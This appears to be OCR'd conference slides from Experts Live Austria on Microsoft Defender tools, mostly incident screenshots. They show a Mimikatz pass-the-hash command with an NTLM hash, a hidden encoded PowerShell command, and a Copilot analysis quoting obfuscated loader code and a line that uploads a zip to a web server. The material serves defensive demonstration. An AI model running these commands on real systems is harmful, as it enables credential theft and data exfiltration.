
Experts Live Austria

Microsoft Defender for Identity




Experts Live Austria

Microsoft Defender for Endpoint




Experts Live Austria

Microsft Defender Deception




Microsoft Defender for Cloud




Experts Live Austria

Exposure Management




Experts Live Austria

Microsoft Defender Threat Intelligence



Experts Live Austria

Microsoft Defender XDR




Experts Live Austria

Multi-stage incident involving Initial access & Command and control on mul...

Play attack story

- Resolved
  Possible attempt to discover groups and permissions
  barbaram-pc.m365defender.net bamorel
- Jul 22, 2021 12:44 AM
  Resolved
  Possible attempt to discover groups and permissions
  barbaram-pc.m365defender.net bamorel
- Jul 22, 2021 12:45 AM
  Resolved
  Suspicious process injection observed
  barbaram-pc.M365DEFENDER.NET BaMorel
- Jul 22, 2021 12:45 AM
  Resolved
  Unexpected behavior observed by a process ran with no command line arguments
  barbaram-pc.m365defender.net BaMorel
- Jul 22, 2021 12:45 AM
  Resolved
  User and IP address reconnaissance (SMB)
  BarbaraM-PC.M365Defender.net bamorel
- Jul 22, 2021 12:46 AM
  Resolved
  Remote code execution attempt
  2 Devices bamorel
- Jul 22, 2021 12:48 AM
  Resolved
  An active 'Mimikatz' hacktool was blocked
  m365d-dc01.M365Defender.net BaMorel
- Jul 22, 2021 12:56 AM
  Resolved
  Malicious credential theft tool execution detected
  barbaram-pc.m365defender.net BaMorel
- Jul 22, 2021 1:00 AM
  Resolved
  Account is executing discovery commands
  robertot-pc.m365defender.net
- Jul 22, 2021 1:01 AM
  Resolved
  Malicious credential theft tool execution detected
  barbaram-pc.m365defender.net BaMorel



"mimikatz.exe" privilege::debug "sekurlsa::pth /user:RoTambu /ntlm:a24312ef30fa3ba964236256d85f042a /domain:m365defender.net" exit

Malware Detected

Malware	Source	Alerts
HackTool:Win32/Mimikatz.D	Windows Defender AV, Clou...	21 alerts
HackTool:Win32/Mimikatz.E	Windows Defender AV	1 alerts

Detection

Virus total ratio
59/69

Malware detected
Multiple malware types

6 active alerts in 1 incidents

Info (0) Low (1) Medium (1) High (4)

View all incidents & alerts in file page

Object details

File size
1.31 MB

Signer
Open Source Developer, Benjamin ...

SHA1
d241df7b9d2ec0b8194751cd5ce153e27cc40fa4

SHA256
31eb1de7e840a342fd468e558e5ab627bcb4c542a8fe01aec4d5ba01d539a0fc

MD5
a3cb3b02a683275f7e0a0f8a9a5c9e07


Issuer
Certum Code Signing CA SHA2

- Add indicator
- Download file
- Submit to deep analysis
- Stop and Quarantine File
- Consult a threat expert
- Action center
- Go hunt

Time Device

Open file page ...


Microsoft Sentinel



Experts Live Austria

Multi cloud

Security Copilot



Microsoft Defender
https://defender.microsoft.com
Contoso | Microsoft 365 Defender
Search
Incidents > Multi stage attack involving phishing and execution
Multi stage attack involving phishing and execution
Security Copilot
Manage incident
Activity log
High
Active
CHAIN EVENT DETECTION
PHISHING
Alert story
Alerts (13)
Assets (7)
Evidence & Response (4)
Alerts
5/5 Active alerts
Unpin all
Show all
Aug 01, 2023 2:41 AM | Active
A potentially malicious URL was detected
Jonathan.wolcott@contoso.com
Aug 01, 2023 2:42 AM | Active
Suspicious URL clicked
cont-jonathan.pc Jonathan Wolcott
Aug 01, 2023 2:43 AM | Active
Zscaler - phishing URL click detected
Jonathan Wolcott
Aug 01, 2023 2:45 AM | Active
Unfamiliar sign-in properties
Jonathan Wolcott
Aug 01, 2023 2:45 AM | Active
File downloaded from an untrusted source
cont-jonathan.pc Jonathan Wolcott
Layout
Group by
Contract.pdf
https://8y3bmy65yauv.companyaccess.xyz/
cont-jonathan.pc
'Contoso bonus'
Jonathan Wolcott
jonathan.wolcott@contoso.com
Connection
Association
File downloaded from an untrusted source
Expand all
Copy to clipboard
9/25/2023 02:41:00 AM
[6635] userinit.exe
02:42:00 AM
[6696] explorer.exe
02:42:00 AM
[8344] OUTLOOK.EXE
02:43:00 AM
[6696] powershell.exe exe...
FILE DOWNLOADED
02:45:00 AM
Command line
Analyze script
powershell.exe -NonInteractive -windowstyle hidden -enc JHBhdGggPSAiXFxTQVAtMDFcaW50ZXJuYWxcZG9jcyIgIA0KJGRvYzEgPSAiU0FQLURPQy5wZGYiDQokZG9jMiA9ICJTQVAtRE9DXzAyLnBkZiINCiR6aXBOYXRoID0gIkM6XHRlbXBc
Information
Back to incident details
File downloaded from an untrusted source
High risk
In progress
PHISHING
Alert state
Classification
True positive - Phishing
Set classification
Assigned to
Unassigned
Assign to
Alert details
Category
Exfiltration
Techniques
Exfiltration
Service source
Microsoft 365 Defender
Detection source
MDE
Generated on
06:46:03.722 AM
First activity
04:45:13.003 AM
Last activity
06:46:03.722 AM
Security Copilot
Script analysis
From Security Copilot - 1 minute ago
powershell.exe executed a script -NonInteractive -windowstyle hidden -enc JHBhdGggPSAi
This PowerShell script is obfuscated to make it harder to understand. After decoding and formatting, the script performs the following actions:
Hide source
1. Creates a script block using the Set-Item cmdlet and concatenates strings to form the script block content.
Set-Item ("6T"+"o") ([type] ("refl"+"emBL"+"y"+"ctiOn.AsSe")) Loads the Microsoft.Win32.Registry type into the script.
$Dlr4S = [type] ("MICR"+"oSOfT.W"+"iN32.R"+"eGiST"+"Ry")
2. Accesses the registry key HKEY_LOCAL_MACHINE\SOFTWARE and retrieves the value of the diagalersta entry.
$6TO::("L"+"oad").Invoke({Get-Item "vARI"+"Ab"+"lE"+":DlR4S").VA`luE"::"lOc`ALM`AChine".OpenS"+"ubk"+"ey".Invoke("E"+"SOFTWAR").("u"+"GetVal"+"e").Invoke(("dia"+"lers"+"ta")))
3. Invokes the entry point of the retrieved value with null arguments.
."EnT`Ryp`OINt"."in`VoKE"(${n`Ull}, ${n`ULl})
4. Uploads the zip archive to the specified web server URL using the POST method
Invoke-RestMethod -Uri $wedserverurl -method Post -InFile $zipPath
In summary, the script creates a script block

Automatic Attack Disruption

